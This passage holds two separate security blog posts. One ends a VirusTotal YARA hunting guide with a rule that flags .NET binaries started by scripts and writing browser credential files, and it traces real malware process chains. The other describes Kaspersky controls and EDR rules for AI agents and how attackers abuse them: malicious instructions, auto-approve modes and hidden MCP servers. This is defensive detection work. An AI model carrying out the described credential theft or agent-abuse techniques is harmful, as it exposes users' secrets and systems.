One more format issue we ran into. a549a6c8c01da1d03e8da663eec70997a5bd5207e665d8e23f6fa75804dafc06, a VBS file we use in the next case, also creates a task that fires during the VMRay analysis, with taskeng.exe as the parent. The rule misses it, because VMRay logged that command line with doubled backslashes (C:\\Users\\Public\\Downloads\\PoItWjNFjv.vbs), so the path in files_written is not a substring of the process name. When a rule should match and does not, check the raw strings first. Here ancestor_names gives a check that does not depend on how paths are written: the task runs wscript.exe with the dropped script, the script starts PowerShell, and taskeng.exe is among that PowerShell's ancestors. A PowerShell process with for any a in p.ancestor_names : (a icontains "taskeng.exe") catches it.

Case 5: .NET binaries reading browser credentials

Loaders often inject the final payload into a signed .NET Framework binary such as MSBuild.exe, RegAsm.exe, RegSvcs.exe, InstallUtil.exe or aspnet_compiler.exe. On their own, these processes are normal on a developer machine. Started by PowerShell or a scripting host, and writing temporary copies of browser credential databases, they are not.
import "vt"

rule dotnet_lolbin_touches_browser_logins {
  condition:
    for any p in vt.behaviour.processes_list : (
      (
        p.name icontains "aspnet_compiler.exe" or
        p.name icontains "regasm.exe" or
        p.name icontains "regsvcs.exe" or
        p.name icontains "msbuild.exe" or
        p.name icontains "installutil.exe" or
        p.name icontains "addinprocess"
      ) and
      for any a in p.ancestor_names : (
        a icontains "powershell" or
        a icontains "wscript" or
        a icontains "cscript" or
        a icontains "mshta"
      ) and
      for any f in p.files_written : (
        f icontains "\\User Data\\" and
        (f icontains "\\Login Data" or f icontains "\\Web Data" or f icontains "\\Cookies")
      )
    )
}
All three conditions apply to the same process: what it is, what is above it, and what it wrote. That is the difference from the flat fields. behaviour_files:"Login Data" together with behavior_processes:"MSBuild.exe" can match a file where those two things happened in unrelated processes.
The rule matches a549a6c8c01da1d03e8da663eec70997a5bd5207e665d8e23f6fa75804dafc06, a VBS file named RFQ_638O-0194RFQ26_202610070614034439RFQ.vbs (14/76). In the CAPE report, a hidden PowerShell that rebuilds its script from environment variables is started through WMI (its parent is wmiprvse.exe), and that PowerShell starts MSBuild.exe, which writes ...\Google\Chrome\User Data\Default\Login Data.tmp and the matching -wal and -shm files. It also matches the Excel file from case 1, d30a0a6c09f664446943d82982f0630e85c447cbe84be8a74b6db6d66effbe80, where the last process in the chain, aspnet_compiler.exe, writes the same files. In that file, the ancestor_names of aspnet_compiler.exe go all the way back to the exploit: the PowerShell running XBRYINEZ.ps1, WScript.exe, the obfuscated PowerShell, cmd.exe and mshta.exe -Embedding.
Checking the ancestors instead of only the parent matters in 2d199776cc50b9ad548132105e95af86b29ec8ebca03895a7ddecde58587306b, the Request Quotation.xls from case 1. There, the process that writes the Chrome and Edge Login Data and Web Data files is a second aspnet_compiler.exe, started with /stext by the first one. Its parent is aspnet_compiler.exe, so a rule that only looks at parent_name misses it, while the PowerShell and WScript.exe above it are its second and third ancestors. On the 420 malicious and 324 clean files we used to measure ancestor_names, this version matched 5 malicious files that the parent-only version missed, and none of the clean ones.

Testing the rules

Everything in this post was tested two ways. First, against the hashes above and against a set of clean files, using the Livehunt rule tester. The tester rebuilds the vt module for the hash you give it, so it works for files analyzed before these fields existed. Second, in a live Livehunt ruleset with all the rules. Within a few minutes of enabling it we were already getting notifications for mshta_spawns_shell, dcom_mshta_spawns_shell, task_scheduler_runs_dropped_file and others. The ancestor_names versions of the rules were also run with YARA-X 1.22.0 against the same hashes and 324 clean files.

Wrapping up

A command line tells you what ran. Its parent and ancestors tell you how it got there, and the files it wrote tell you what it left behind. Rules that join the two are harder for a sample to sidestep, because the operator would need to change the chain, not just the strings. Open the vt module view of any file you are investigating, find the processes_list entry that bothers you, and write the rule from there.
Happy hunting!

Deploying AI agents securely: how Kaspersky products mitigate AI threats

Introduction

AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.

Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.

First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.

You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.

Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.

Popular AI applications and services in organizations

Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.

# AI product
1 Claude
2 Claude Code
3 Codex
4 OpenCode
5 Zed
6 Wispr Flow
7 LM Studio
8 ZCode
9 Chatbox
10 Cherry Studio

The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).

According to open sources, these are the most widely used AI services in 2026:

# AI service
1 ChatGPT
2 Google Gemini
3 Claude
4 Grammarly
5 DeepSeek

While analyzing the most popular and widely used apps, our experts also noticed a sharp rise in vulnerable versions of AI-related software and services. From 2025 to date, more than 2500 vulnerabilities have been published:

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

* Data for previous quarters was updated and may differ slightly from previously published data.

Application Control and Web Control


To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.

Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.

Here is what this functionality looks like to KSC administrators:


KL categories available when configuring Application Control

KL categories available when configuring Application Control

For details on how to configure Application Control in KSC, follow this link.

In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:

  • Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
  • Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.

Below are the steps to configure Application Control to block AI tools.

Configuring Application Control for the AI Tools category in KES

Configuring Application Control for the AI Tools category in KES


With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.

KES notification about an attempt to launch an AI agent

KES notification about an attempt to launch an AI agent


For more on how to configure Application Control in KES, follow this link. Our public portal also lets you explore information on KL categories and the applications that fall under them, in particular details on how AI agents are categorized and how popular they are.

AI Tools KL category

AI Tools KL category

The View applications drop-down list shows products for a specific vendor.


Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.

KES notification about an attempt to access a prohibited web resource

KES notification about an attempt to access a prohibited web resource

When configuring access, the administrator can block websites that provide AI as a service.

Website categories

Website categories

For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.

Kaspersky Endpoint Detection and Response

To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.

Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.

For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.

So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.

In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.


We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.


The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.

ai_agent_dangerous_execution_mode


The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

suspicious_mcp_server_artifact

